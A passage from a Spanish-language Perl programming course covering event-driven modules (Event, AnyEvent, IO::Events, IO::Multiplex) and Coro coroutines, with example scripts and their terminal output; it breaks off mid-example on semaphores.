- Si no se especifican `min` ni `max` el vigilante adopta la conducta de una-vez por defecto (si `repeat` es falso). Si `repeat` es verdadero la conducta por defecto es repetir.
- Al poner `repeat` a 1 cambiamos dicha conducta. en tal caso: `min = 0.01` y `max` toma el valor infinito.

```
pp2@nereida:~/src/perl/Event$ cat -n idlewatcher.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use IO::File;
 6  use Math::BigFloat qw(:constant);
 7  use constant VALUE => 0.001;
 8  use Event qw{loop unloop};
 9
10  STDIN->blocking(0);
11  STDERR->autoflush(1);
12  print "Press CTRL_D to finish, any other key to monitor the computation\n";
13
14  my $idle = Event->idle(
15    data => VALUE,
16    cb => sub {
17      $_[0]->w->data($_[0]->w->data+VALUE);
18    },
19    repeat => 1
20  );
21
22  my $io = Event->io(
23    fd => \*STDIN,
24    cb => sub {
25      warn "Partial result: ", $idle->data,".\n";
26      my $bytes = sysread(STDIN, $_, 4);
27      unloop if (defined($bytes) and ($bytes == 0));
28    }
29  );
30  loop;
```

Event proporciona un atributo especial para los objetos watcher con nombre `data` . Puede ser utilizado por el programador para guardar información en el objeto watcher.

El único argumento que se pasa al manejador o callback es el objeto evento que ha de ser manejado. El método `w` de dicho objeto permite obtener el vigilante.

Cuando se ejecuta el programa anterior se obtiene una salida similar a esta:

```
pp2@nereida:~/src/perl/Event$ idlewatcher.pl
Press CTRL_D to finish, any other key to monitor the computation
                            <-- retorno de carro
Resultado parcial: 0.179.
                            <-- retorno de carro
Resultado parcial: 0.249.
                            <-- retorno de carro
Resultado parcial: 0.346.
                            <-- retorno de carro
```

```
Resultado parcial: 0.447.
                            <-- retorno de carro
Resultado parcial: 0.54.
^D <-- El usuario pulsa CTRL-D en un sistema Unix para terminar
```

Ejercicio 5.2.1. *Ponga la opción* `min = 0` *en el ejemplo anterior. ¿Que observa?*

5.2.10. Vigilando Variables

El Programa

```
pp2@nereida:~/src/perl/Event$ cat -n ./variablewatcherwriteonly.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Event qw{time};
 6  require NetServer::Portal::Top;
 7
 8  my $var = 0;
 9
10  Event->timer(
11    interval => 2,
12    cb => sub {
13      $var++;
14      warn time.": Modified variable\n";
15      return;
16    }
17  );
18
19  Event->var(
20    var => \$var,
21    poll => 'r',
22    cb => sub { print time.": Read detected\n"; },
23  );
24
25  Event->var(
26    var => \$var,
27    poll => 'w',
28    cb => sub { print time.": Write detected. new value: $var\n" },
29  );
30
31  Event::loop;
```

Sólo es posible vigilar escalares. No es posible vigilar hashes o listas. Es posible detectar un acceso de lectura a un hash vigilando una referencia al hash (siempre que las lecturas y escrituras se hagan por medio de dicha referencia).

Ejecución

```
pp2@nereida:~/src/perl/Event$ variablewatcherwriteonly.pl
1209458901.6299: Modified variable
1209458901.63007: Write detected. new value: 1
1209458901.63017: Read detected
1209458903.62985: Modified variable
```

```
1209458903.62994: Read detected
1209458903.62998: Write detected. new value: 2
1209458903.63002: Read detected
1209458905.62981: Modified variable
1209458905.6299: Read detected
1209458905.62994: Write detected. new value: 3
1209458905.62998: Read detected
1209458907.62976: Modified variable
1209458907.62985: Read detected
1209458907.62989: Write detected. new value: 4
1209458907.62993: Read detected
1209458909.62972: Modified variable
1209458909.62981: Read detected
1209458909.62985: Write detected. new value: 5
1209458909.62989: Read detected
^C
```

5.2.11. Vigilantes de Grupo

El Programa

En el siguiente ejemplo, el vigilante `$group` monitoriza un watcher de entrada/salida y un reloj. Si ninguno de ellos actúa en un periodo de tiempo el manejador del vigilante del grupo es invocado.

```
pp2@nereida:~/src/perl/Event$ cat -n groupwatchers.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Event qw{loop unloop};
 6  require Event::group;
 7
 8  my $io = Event->io(
 9    fd => \*STDIN,
10    cb => sub {
11      warn "IO event here\n";
12      <STDIN>;
13    },
14  );
15
16  my $timer = Event->timer(
17    interval => 1,
18    cb => sub {
19      $_[0]->w->interval($_[0]->w->interval+1);
20      warn "Timer event here, next call in ",$_[0]->w->interval," seconds.\n";
21    },
22  );
23
24  my $group = Event->group(
25    add => $io,
26    timeout => 5,
27    cb => sub {
28      warn "Action detected. ".$_[0]->hits()." hits\n";
29    },
```

```
30  );
31
32  $group->add($timer);
33
34  loop;
```

Ejecución

Puesto que el reloj aumenta su periodo con cada ejecución y no tecleo nada por pantalla eventualmente llega el momento en el que el manejador del grupo es invocado.

```
pp2@nereida:~/src/perl/Event$ ./groupwatchers.pl
Timer event here, next call in 2 seconds.
Timer event here, next call in 3 seconds.
Timer event here, next call in 4 seconds.
Timer event here, next call in 5 seconds.
Action detected. 1 hits
Timer event here, next call in 6 seconds.
Action detected. 1 hits
Timer event here, next call in 7 seconds.
Action detected. 1 hits
Timer event here, next call in 8 seconds.
Action detected. 1 hits
Timer event here, next call in 9 seconds.
Action detected. 1 hits
```

Tecleando inhibimos la ejecución del manejador del grupo:

```
Veamos
IO event here
VeTimer event here, next call in 10 seconds.
amos
IO event here
Veamos
IO event here
Veamos
IO event here
Veamos
IO event here
Timer event here, next call in 11 seconds.
Action detected. 1 hits
^C
```

5.2.12. Vigilando a los Vigilantes

Es posible monitorizar el estado de los vigilantes usando el módulo NetServer::Portal. Para instrumentar la aplicación es necesario añadirle unas líneas de código que arrancan un servidor que monitoriza a los vigilantes. Es posible entonces obtener información de ese servidor conectándose a un determinado puerto. La información se presenta en un formato similar a la de la tradicional utilidad Unix `top` :

```
% !top

------------------------------------------------------
watchthewatchers.pl PID=6901 @ nereida.deioc.ull.es          | 10:45:41 [  60s]
```

```
7 events; load averages: 0.00, 0.00, 0.00; lag  0%

  EID PRI STATE   RAN  TIME   CPU TYPE DESCRIPTION                              P1
    0   7          10  0:07100.0%  sys idle
    2   3 cpu       1  0:00  0.0%   io NetServer::Portal::Client localhost
    5   4 sleep     4  0:00  0.0% time ?? watchthewatchers.pl:20
    4   4 sleep     8  0:00  0.0%  var ?? watchthewatchers.pl:26
    3   4 sleep     4  0:00  0.0%  var ?? watchthewatchers.pl:32
    1   3 sleep     2  0:00  0.0% time Event::Stats
    6   3 sleep     0  0:00  0.0%   io NetServer::Portal
    7   5 wait      0  0:00  0.0% idle NetServer::Portal /var/tmp/watchthewatch
    0  -1           0  0:00  0.0%  sys other processes
```

Los pasos para monitorizar un programa Event son:

- Añada a su programa las líneas

```
'NetServer::Portal'->default_start();  # creates server
warn "NetServer::Portal listening on port ".(7000+($$ % 1000))."\n";
```

- Ejecutamos el programa

```
pp2@nereida:~/src/perl/Event$ watchthewatchers.pl
can't open /var/tmp/watchthewatcherspl.npc: No existe el fichero o el directorio at /usr/
NetServer::Portal listening on port 7901
1209462175.88446: Modified variable
1209462175.88465: Write detected. new value: 1
1209462175.88478: Read detected
1209462177.88442: Modified variable
1209462177.88451: Read detected
1209462177.88453: Write detected. new value: 2
1209462177.88456: Read detected
1209462179.88436: Modified variable
..............................
```

- Nos conectamos via telnet al puerto indicado

```
pp2@nereida:~/src/perl/Event$ telnet localhost 7901
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
[nereida.deioc.ull.es] ./watchthewatchers.pl #6901

login: pp2

-----------------------------------------------------
NetServer::Portal v1.08

HOST: nereida.deioc.ull.es
PID:  6901
USER: pp2
```

```
!about     About This Extension
!menu      Main Menu
!pi        Perl Introspector
!top       Process Top
!exit      End Session

dim r,c    Change screen dimensions from [24,80]
```

- Escribimos `!top`

```
% !top

-----------------------------------------------------
watchthewatchers.pl PID=6901 @ nereida.deioc.ull.es          | 10:45:41 [  60s]
7 events; load averages: 0.00, 0.00, 0.00; lag  0%

  EID PRI STATE   RAN  TIME   CPU TYPE DESCRIPTION                          P1
    0   7          10  0:07100.0%  sys idle
    2   3 cpu       1  0:00  0.0%   io NetServer::Portal::Client localhost
    5   4 sleep     4  0:00  0.0% time ?? watchthewatchers.pl:20
    4   4 sleep     8  0:00  0.0%  var ?? watchthewatchers.pl:26
    3   4 sleep     4  0:00  0.0%  var ?? watchthewatchers.pl:32
    1   3 sleep     2  0:00  0.0% time Event::Stats
    6   3 sleep     0  0:00  0.0%   io NetServer::Portal
    7   5 wait      0  0:00  0.0% idle NetServer::Portal /var/tmp/watchthewatch
    0  -1           0  0:00  0.0%  sys other processes
```

- Para obtener ayuda tecleamos `?`
- La finalización del programa termina también la sesión telnet

Sigue el programa monitorizado en este ejemplo:

```
pp2@nereida:~/src/perl/Event$ cat -n watchthewatchers.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Event qw{time};
 6  require NetServer::Portal;
 7
 8  'NetServer::Portal'->default_start();  # creates server
 9  warn "NetServer::Portal listening on port ".(7000+($$ % 1000))."\n";
10
11  my $var = 0;
12
13  Event->timer(
14    interval => 2,
15    cb => sub {
16      $var++;
17      warn time.": Modified variable\n";
```

```
18      return;
19    }
20  );
21
22  Event->var(
23    var => \$var,
24    poll => 'r',
25    cb => sub { print time.": Read detected\n"; },
26  );
27
28  Event->var(
29    var => \$var,
30    poll => 'w',
31    cb => sub { print time.": Write detected. new value: $var\n" },
32  );
33
34  Event::loop;
```

5.2.13. Práctica: Cálculo Paralelo con `Event`

Utilice el módulo Event para reescribir el cálculo paralelo de π tal y como se describió en la sección 5.1.1.

5.2.14. Práctica: Talk con `Event`

Utilice el módulo Event para reescribir la aplicación `mytalk` descrita en la sección 5.1.5.

5.3. El Módulo `AnyEvent`

Véase AnyEvent.

Ejemplo

```
pp2@nereida:~/src/perl/Event/anyevent$ cat -n example.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use AnyEvent;
 5
 6  my $cv = AnyEvent->condvar;
 7
 8  my $io_watcher = AnyEvent->io (
 9    fh   => \*STDIN,
10    poll => 'r',
11    cb   => sub {
12       warn "io event <$_[0]>\n";   # will always output <r>
13       chomp (my $input = <STDIN>); # read a line
14       warn "read: $input\n";       # output what has been read
15       $cv->broadcast if $input =~ /^q/i; # quit program if /^q/i
16    },
17  );
18
19  my $timer; # declared only once
20
```

```
21  sub new_timer {
22    $timer = AnyEvent->timer (after => 1, cb => sub {
23       warn "\n<timeout>\n"; # print 'timeout' about every second
24       &new_timer; # and restart the time
25    });
26  }
27
28  new_timer; # create first timer
29
30  $cv->wait; # wait until user enters /^q/i
```

Ejecución

```
pp2@nereida:~/src/perl/Event/anyevent$ example.pl

<timeout>
Hola
<timeout>

io event <Event::Event::Io=SCALAR(0x8284bfc)>
read: Hola
q
<timeout>
uit
io event <Event::Event::Io=SCALAR(0x8284bfc)>
read: quit
pp2@nereida:~/src/perl/Event/anyevent$
```

5.4. El Módulo IO::Event

```
pp2@nereida:~/src/perl/testing$ cat -n ioevents.pl
 1  use strict;
 2  use IO::Events;
 3
 4  my $loop = IO::Events::Loop-> new();
 5
 6  my $stdin_alive = 1;
 7  my $calculator = IO::Events::Process::ReadWrite-> new(
 8          owner    => $loop,
 9          process  => 'bc -l',
10          on_read  => sub {
11                  while ( my $line = $_[0]-> readline) {
12                          print "bc says: $line";
13                  }
14          },
15          on_close => sub {
16                  exit 1 if $stdin_alive; # fork/exec error
17          }
18  );
19
20  my $stdin = IO::Events::stdin-> new(
21          owner => $loop,
22          on_read => sub {
```

```
23          $calculator-> write( $_[0]-> read );
24          },
25          on_close => sub {
26                  $stdin_alive = 0;
27                  exit;
28          },
29  );
30
31  $loop-> yield while 1;
```

```
pp2@nereida:~/src/perl/testing$ perl ioevents.pl
4*2
bc says: 8
3-5
bc says: -2
quit
```

Ejemplo: TCP

```
pp2@nereida:~/src/perl/testing$ cat -n ioeventstcpport.pl
 1  use strict;
 2  use IO::Events;
 3
 4  my $loop = IO::Events::Loop-> new();
 5  IO::Events::Socket::TCP-> new(
 6          owner    => $loop,
 7          listen   => 1,
 8          port     => 10000,
 9          on_read => sub {
10                  my $new = shift-> accept(
11                          read   => 1,
12                          on_read => sub {
13                                  while ( my $line = $_[0]-> readline) {
14                                          print "client says: $line\n";
15                                          exit;
16                                  }
17                          }
18                  );
19                  print "connect from $new->{remote_addr}:$new->{remote_port}\n";
20          },
21  );
22
23  IO::Events::Socket::TCP-> new(
24          owner   => $loop,
25          connect => 'localhost',
26          port    => 10000,
27  )-> write("hello, tcp socket!\n");
28
29  $loop->yield while 1;
```

```
pp2@nereida:~/src/perl/testing$ perl ioeventstcpport.pl
connect from 127.0.0.1:39294
client says: hello, tcp socket!
```

UDP

```
 1  use strict;
 2  use Socket;
 3  use IO::Events;
 4
 5  my $loop = IO::Events::Loop-> new();
 6  IO::Events::Socket::UDP-> new(
 7          owner    => $loop,
 8          port     => 10000,
 9          on_read => sub {
10                  my $self = $_[0];
11                  my $data = $self-> recv;
12                  print "$self->{remote_host}:$self->{remote_port} says: $data";
13                  exit;
14          },
15  );
16
17  IO::Events::Socket::UDP-> new(
18          owner   => $loop,
19  )-> send( 'localhost', 10000, "hello, udp socket!\n");
20
21  $loop->yield while 1;
```

```
pp2@nereida:~/src/perl/testing$ perl ioeventsudpport.pl
localhost:32835 says: hello, udp socket!
pp2@nereida:~/src/perl/testing$ cat -n ioeventsudpport.pl
```

5.5. El Módulo IO::Multiplex

Véase IO::Multiplex

Cliente

```
pp2@nereida:~/src/perl/testing$ cat -n iomultiplextelnet.pl
 1  use IO::Socket;
 2  use IO::Multiplex;
 3
 4  # Create a multiplex object
 5  my $mux  = new IO::Multiplex;
 6  # Connect to the host/port specified on the command line,
 7  # or localhost:23
 8  my $sock = new IO::Socket::INET(Proto    => 'tcp',
 9                                  PeerAddr => shift || 'localhost',
10                                  PeerPort => shift || 23)
11      or die "socket: $@";
12
13  # add the relevant file handles to the mux
14  $mux->add($sock);
15  $mux->add(\*STDIN);
16  # We want to buffer output to the terminal.  This prevents the program
17  # from blocking if the user hits CTRL-S for example.
18  $mux->add(\*STDOUT);
19
```

```
20  # We're not object oriented, so just request callbacks to the
21  # current package
22  $mux->set_callback_object(__PACKAGE__);
23
24  # Enter the main mux loop.
25  $mux->loop;
26
27  # mux_input is called when input is available on one of
28  # the descriptors.
29  sub mux_input {
30      my $package = shift;
31      my $mux     = shift;
32      my $fh      = shift;
33      my $input   = shift;
34
35      # Figure out whence the input came, and send it on to the
36      # other place.
37      if ($fh == $sock) {
38          print STDOUT $$input;
39      } else {
40          print $sock $$input;
41      }
42      # Remove the input from the input buffer.
43      $$input = '';
44  }
45
46  # This gets called if the other end closes the connection.
47  sub mux_close {
48      print STDERR "Connection Closed\n";
49      exit;
50  }
```

Servidor

```
pp2@nereida:~/src/perl/testing$ cat -n iomultiplexserver.pl
 1  use IO::Socket;
 2  use IO::Multiplex;
 3
 4  my $mux  = new IO::Multiplex;
 5
 6  # Create a listening socket
 7  my $sock = new IO::Socket::INET(Proto     => 'tcp',
 8                                  LocalPort => shift || 2300,
 9                                  Listen    => 4)
10      or die "socket: $@";
11
12  # We use the listen method instead of the add method.
13  $mux->listen($sock);
14
15  $mux->set_callback_object(__PACKAGE__);
16  $mux->loop;
17
18  sub mux_input {
19      my $package = shift;
```

```
20      my $mux     = shift;
21      my $fh      = shift;
22      my $input   = shift;
23
24      # The handles method returns a list of references to handles which
25      # we have registered, except for listen sockets.
26      foreach $c ($mux->handles) {
27          print $c $$input;
28      }
29      $$input = '';
30  }
```

5.6. Corutinas: El Módulo `Coro`

El módulo Coro de Marc Lehmann permite la escritura de corutinas en Perl.

Las corutinas se parecen a las subrutinas. El punto de entrada de una corutina es el comienzo del código de la corutina, pero los subsiguientes puntos de entrada son los puntos de `yield` (`cede` en Coro). Una corutina retorna cada vez que encuentra una sentencia `yield` (`cede` en Coro). Sin embargo, la siguiente vez que la corutina es llamada no empieza en el comienzo de la corutina sino justo después de su último `yield`.

5.6.1. Introducción a `Coro`

```
p2@nereida:~/src/perl/Event/coro$ cat -n synopsis.pl
     1  #!/usr/bin/perl
     2  use strict;
     3  use warnings;
     4  use Coro;
     5
     6  async {
     7     # some asynchronous thread of execution
     8     print "2\n";
     9     cede; # yield back to main
    10     print "4\n";
    11  };
    12  print "1\n";
    13  cede; # yield to coroutine
    14  print "3\n";
    15  cede; # and again
```

Cuando una rutina `cede` el control a otra su estado permanece activo: Se guarda no sólo su contador de programa sino también sus datos. En particular, en el módulo Coro una corutina guarda no sólo el control sino las variables léxicas, las variables `@_`, `$_`, `$@`, `$/` y una pila de trabajo (implantada en C).

Al ejecutar el anterior programa se obtiene:

```
pp2@nereida:~/src/perl/Event/coro$ synopsis.pl
1
2
3
4
```

Asi pués mientras que el clásico modelo de llamada a subrutina se implanta por medio de una pila lineal, las corutinas puede requerir la asignación de pilas adicionales.

Una llamada:

```
async { ... } [ @args ]
```

Crea una corutina asíncrona y retorna un objeto corutina (clase `Coro`). De hecho el objeto es un hash vacío. En el ejemplo no se usa el valor retornado.

Excepciones y Salida de una Corutina

Si una corutina ejecuta `exit` o lanza una excepción el programa termina.

```
p2@nereida:~/src/perl/coro$ cat -n exit.pl
     1  #!/usr/bin/perl
     2  use strict;
     3  use warnings;
     4  use Coro;
     5
     6  async {
     7     print "2\n";
     8     cede; # yield back to main
     9     exit;
    10  };
    11  print "1\n";
    12  cede; # yield to coroutine
    13  print "3\n";
    14  cede; # and again
pp2@nereida:~/src/perl/coro$ exit.pl
1
2
3
```

Localización de Variables

Las siguientes variables globales se inicializan al comienzo de una corutina:

Variable `@_`	Valor Inicial Los argumentos pasados a la corutina
`$_`	`undef`
`$@`	`undef`
`$1`, `$2`, etc.	`undef`

El ejemplo muestra como las variables mencionadas son localizadas automáticamente:

```
pp2@nereida:~/src/perl/coro$ cat -n globalvariables.pl
     1  #!/usr/bin/perl
     2  use strict;
     3  use warnings;
     4  use Coro;
     5
     6  $_ = "main";
     7  $/ = "***";
     8  async {
     9     # some asynchronous thread of execution
    10     $_ = "coroutine";
    11     $/ = "---";
    12     print "\$_ = <$_> \$/ = $/\n";
    13     print "$_[0]\n";
```

```
    14     cede; # yield back to main
    15     print "$_[1]\n";
    16  } 2,4;
    17  print "1\n";
    18  cede; # yield to coroutine
    19  print "3\n";
    20  cede; # and again
    21  print "\$_ = <$_> \$/ = $/\n";
pp2@nereida:~/src/perl/coro$ globalvariables.pl
1
$_ = <coroutine> $/ = ---
2
3
4
$_ = <main> $/ = ***
```

Las variables `main`, `current` y `idle`

- La variable `$main` contiene la corutina del programa principal.
- La variable `$current` contiene la corutina actual
- La variable `$idle` referencia un callback que será llamado siempre que el planificador se vea con la cola vacía y no tenga corutinas que ejecutar

El ejemplo ilustra el funcionamiento de estas variables. La llamada a `scheduler` llama a la siguiente corutina pero no empuja la corutina actual en la cola.

```
pp2@nereida:~/src/perl/coro$ perl -wd nothingtodo.pl
main::(nothingtodo.pl:11):      };
  DB<1> l 1,14
1       #!/usr/bin/perl
2:      use strict;
3:      use warnings;
4:      use Coro;
5
6       async {
7          # some asynchronous thread of execution
8:         print "2\n";
9:         cede; # yield back to main
10:        print "4\n";
11==>   };
12:     print "1\n";
13:     schedule;    # finished!
14:     print "3\n"; # never executed
  DB<2> c 8
1
main::CODE(0x814f840)(nothingtodo.pl:8):
8:         print "2\n";
  DB<3> p $Coro::main
Coro=HASH(0x83eca58)
  DB<4> p $Coro::current
Coro=HASH(0x846df04)
  DB<5> l $Coro::idle
Interpreted as: $Coro::idle Coro::__ANON__[/usr/local/lib/perl/5.8.8/Coro.pm:153]
```

```
Switching to file '/usr/local/lib/perl/5.8.8/Coro.pm'.
150     $idle = sub {
151:       require Carp;
152:       Carp::croak ("FATAL: deadlock detected");
153:    };
  DB<6> $Coro::idle = sub { die "Nothing to do!!" }

  DB<7> c
2
4
Nothing to do!! at (eval 11)[/usr/share/perl/5.8/perl5db.pl:628] line 2.
```

Las Subrutinas `schedule` **y** `ready`

La subrutina `schedule` llama al planificador. La corutina actual no será guardada en la cola de corutinas 'listas' como hace `cede` . Así pues una corutina que llama a `schedule` no volverá a actuar a menos que algun evento la introduzca de nuevo en la cola de listos (usando la función `ready`).

```
pp2@nereida:~/src/perl/coro$ cat -n schedule.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Coro;
 6  use Coro::Event;
 7
 8  async {
 9     print "2\n";
10     cede;
11     print "4\n";
12  };
13
14  sub timer : Coro {
15    my $w = Coro::Event->timer (after => 1);
16    my $e = $w->next; # get the event
17    print "Got: ".$e->got." Hits: ".$e->hits."\n";
18    $Coro::main->ready; # Put $main coroutine in the queue
19  }
20
21  print "1\n";
22  schedule;
23  print "3\n";
```

La corutina `timer` crea un vigilante en la clase `Coro::Event::timer` mediante la llamada:

```
my $w = Coro::Event->timer (after => 1, repeat => 0);
```

Caundo este vigilante detecta el evento la ejecucíón de la corutina/callback vuelve a introducir la corutina `$Coro::main` en la cola de preparados dandole oportunidad de acabar.

```
pp2@nereida:~/src/perl/coro$ schedule.pl
1
2
4
Got: 0 Hits: 1
3
```

A diferencia de `Event` aquí no se especifica callback: El callback es la propia corutina.

El Atributo `Coro`

Como hemos visto es posible añadir el atributo `Coro` a una subrutina, lo que la convierte en corutina.

```
pp2@nereida:~/src/perl/coro$ cat -n attributes2.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use warnings;
 4
 5  use Coro;
 6
 7  my $p = 2;
 8
 9  sub p1 : Coro {
10     for (0..9) {
11        print "p1: $_\n";
12        cede;
13     }
14     $p--;
15  }
16
17  sub p2 : Coro {
18     for (10..23) {
19        print "p2: $_\n";
20        cede;
21     }
22     $p--;
23  }
24
25  eval {
26     cede while $p;
27  };
```

Argumentos y Retorno: `terminate` y `cancel`

Es posible pasar argumentos a la subrutina

```
async { ... } [ @args ]
```

y es posible retornar valores usando `terminate` o `cancel` :

```
terminate [arg ... ]
$coroutine->cancel( arg ... )
```

Los valores retornados pueden ser recuperados con `join` .

Sin embargo no es posible pasar parámetros a una corutina ni retornar valores cuando se `cede` el control a una corutina. De hecho cuando múltiples corutinas están activas es difícil sabe cuál tomará el control.

```
pp2@nereida:~/src/perl/coro$ cat -n isready.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use Coro;
 5
 6  my $n = 3;
```

```
 7  my $end = 1;
 8  my $p = Coro->new( sub {
 9    my $m = shift;
10
11    for (0..$m) {
12      print "p: $_\n";
13      cede;
14    }
15    $end = 0;
16    terminate map { $_*$_ } 1..$m;
17  }, $n
18  );
19
20  $p->ready;
21  do {
22    cede;
23    print "H\n";
24  } while ($end);
25  my @r = $p->join;
26  print "This is the end:(@r)\n";
```

Al ejecutar este programa obtenemos la salida:

```
pp2@nereida:~/src/perl/coro$ isready.pl
p: 0
H
p: 1
H
p: 2
H
p: 3
H
H
This is the end:(1 4 9)
```

El Método `on_destroy`

El método `on_destroy` registra un callback que será llamado cuando la corutina sea destruida, pero antes de que ocurra el `join`. El ejemplo anterior puede reescribirse como sigue:

```
pp2@nereida:~/src/perl/coro$ cat -n ondestroy.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use Coro;
 5
 6  my $n = 3;
 7  my $continue = 1;
 8
 9  my $p = Coro->new( sub {
10    my $m = shift;
11
12    for (0..$m) {
13      print "p: $_\n";
14      cede;
```

```
15    }
16    terminate map { $_*$_ } 1..$m;
17  }, $n
18  );
19
20  $p->on_destroy( sub { $continue = 0 } );
21  $p->ready;
22  do {
23    cede;
24    print "H\n";
25  } while ($continue);
26  my @r = $p->join;
27  print "This is the end:(@r)\n";
```

Cuando se ejecuta se obtiene la siguiente salida:

```
pp2@nereida:~/src/perl/coro$ ondestroy.pl
p: 0
H
p: 1
H
p: 2
H
p: 3
H
H
This is the end:(1 4 9)
```

Prioridades

El método `prio` establece la prioridad de una corutina. Las corutinas con prioridad un número mayor se ejecutan con mas frecuencia que las que tienen un número más pequeño.

Nombre	Valor
PRIO_MAX	3
PRIO_HIGH	1
PRIO_NORMAL	0
PRIO_LOW	-1
PRIO_IDLE	-3
PRIO_MIN	-4

La corutina `$Coro::idle` tiene menos prioridad que ninguna otra.

Los cambios en la prioridad de la corutina actual tiene lugar inmediatamente. Sin embargo, los cambios efectuados en corutinas que esperan en la cola de preparados solo tiene lugar después de su siguiente planificación.

```
pp2@nereida:~/src/perl/coro$ cat -n priorities.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use warnings;
 4  use Coro qw{:prio cede async};
 5
 6  my $prio = shift || PRIO_NORMAL;
 7  my $c = async {
 8     print "2\n";
```

```
 9     cede; # yield back to main
10     print "4\n";
11  };
12
13  $c->prio($prio);
14
15  print "1\n";
16  cede; # yield to coroutine
17  print "3\n";
18  cede; # and again
```

Cuando se ejecuta el programa anterior se obtienen salidas como estas:

```
pp2@nereida:~/src/perl/coro$ priorities.pl 3 # PRIO_MAX
1
2
4
3
pp2@nereida:~/src/perl/coro$ priorities.pl 1 # PRIO_HIGH
1
2
4
3
pp2@nereida:~/src/perl/coro$ priorities.pl 0 # PRIO_NORMAL
1
2
3
4
pp2@nereida:~/src/perl/coro$ priorities.pl -1 # PRIO_LOW
1
2
3
pp2@nereida:~/src/perl/coro$ priorities.pl -3 # PRIO_IDLE
1
2
3
pp2@nereida:~/src/perl/coro$ priorities.pl -4 # PRIO_MIN
1
2
3
pp2@nereida:~/src/perl/coro$ priorities.pl -5 # No existe
1
2
3
pp2@nereida:~/src/perl/coro$ priorities.pl -300 # No se obtienen errores
1
2
3
```

El método `nice`

```
$newprio = $coroutine->nice($change)
```

puede ser utilizado para cambiar el valor de la prioridad de `$coroutine`. En este caso `$change` es un desplazamiento que se resta a la prioridad actual.

Mientras que `cede` cede el control a corutinas con prioridad igual o superior, la subrutina `Coro::cede_notself` cede el control a cualquier corutina, independientemente de cual sea su prioridad.

```
pp2@nereida:~/src/perl/coro$ cat -n prioidle.pl
     1  #!/usr/bin/perl
     2  use strict;
     3  use warnings;
     4  use Coro qw{:prio async};
     5
     6  my $prio = shift || PRIO_NORMAL;
     7  my $c = async {
     8     print "2\n";
     9     Coro::cede_notself; # yield back to main
    10     print "4\n";
    11  };
    12
    13  $c->prio($prio);
    14
    15  print "1\n";
    16  Coro::cede_notself; # yield to coroutine
    17  print "3\n";
    18  Coro::cede_notself; # and again
```

Al ejecutarse produce:

```
pp2@nereida:~/src/perl/coro$ prioidle.pl -1
1
2
3
4
pp2@nereida:~/src/perl/coro$ prioidle.pl -2
1
2
3
4
pp2@nereida:~/src/perl/coro$ prioidle.pl -3
1
2
3
4
pp2@nereida:~/src/perl/coro$ prioidle.pl -4
1
2
3
4
```

5.6.2. El Módulo `Coro::State`

`Coro` usa el módulo Coro::State para la implementación de corutinas. `Coro::State` es una capa a un nivel inferior que da soporte a `Coro`. En `Coro::State` la transferencia de control es explícita y se hace con el método `transfer` . El programa anterior es equivalente a este (véase Coro::State):

```
pp2@nereida:~/src/perl/coro$ cat -n synopsistransfer.pl
 1  #!/usr/bin/perl
```

```
 2  use strict;
 3  use warnings;
 4  use Coro::State;
 5
 6  my ($main, $co);
 7  $co = Coro::State->new(sub {
 8     print "2\n";
 9     $co->transfer($main); # yield back to main
10     print "4\n";
11     $co->transfer($main); # yield back to main
12  });
13  $main = Coro::State->new; # The main coroutine
14  print "1\n";
15  $main->transfer($co); # yield to coroutine
16  print "3\n";
17  $main->transfer($co);
18  print "5\n";
```

Cuando se llama a `Coro::State->new($coderef)` se crea una nueva corutina. La primera `transfer` encia a esta corutina comenzará la ejecución. Si la subrutina alcanza el punto de retorno todo el programa termina.

Si se omite el argumento `$coderef` se creará un objeto que guarda la corutina actual.

5.6.3. Señales: Productor Consumidor

El módulo Coro::Signal provee objetos señales. Una corutina puede esperar por la ocurrencia de una señal en cuyo caso despertará a una de las corutinas que esperan o bien puede hacerse un `broadcast` en cuyo caso se despertarán todas las corutinas que están bloquedas a la espera de esa señal. Los envíos (`send`) no parece que sean bloqueantes pero si que lo son las esperas (`wait`).

```
pp2@nereida:~/src/perl/coro$ cat -n consumerproducer1.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use warnings;
 4
 5  # the classical producer/consumer example.
 6  # one process produces items, send s a signal.
 7  # another process waits for that signal and
 8  # consumed the item.
 9
10  use Coro;
11  use Coro::Signal;
12
13  my $produced = new Coro::Signal;
14  my $consumed = new Coro::Signal;
15  my $finished = new Coro::Signal;
16
17  my $n = shift || 5;
18  my @resource;
19  my $sum = 0;
20
21  async {
22     for (1..$n) {
23        push @resource, $_;
```

```
24        print "produced $_\n";
25        $produced->send;
26        $consumed->wait;
27     }
28     print "work done\n";
29     $finished->send;
30  };
31
32  async {
33     while () {
34        $produced->wait;
35        print "consuming resources\n";
36        $sum += $_ while $_ = shift @resource;
37        $consumed->send;
38     }
39  };
40
41  $finished->wait;
42
43  print "job finished: sum = $sum\n";
```

```
pp2@nereida:~/src/perl/coro$ consumerproducer1.pl 8
produced 1
consuming resources
produced 2
produced 3
consuming resources
consuming resources
produced 4
produced 5
consuming resources
consuming resources
produced 6
produced 7
consuming resources
consuming resources
produced 8
work done
consuming resources
consuming resources
job finished: sum = 36
```

5.6.4. Semáforos

El módulo Coro::Semaphore proporciona objetos semáforos con contador. El contador indica el número de de corutinas clientes que pueden compartir el recurso antes de que se bloquee.

```
pp2@nereida:~/src/perl/coro$ cat -n prodconssemaphor.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Coro;
 6  use Coro::Semaphore;
```

```
 7
 8  my @buffer;
 9
10  my $produced = Coro::Semaphore->new(0);
11  my $finished = Coro::Semaphore->new(0);
12
13  async {
14    for my $i (0..9) {
15      print "Produced $i\n";
16      push @buffer, $i;
17      $produced->up;
18      cede if @buffer > 5;
19    }
20
21    print "Work done\n";
22    $finished->up;
23  };
24
25  async {
26    while () {
27      $produced->down;
28      my $i = shift @buffer;
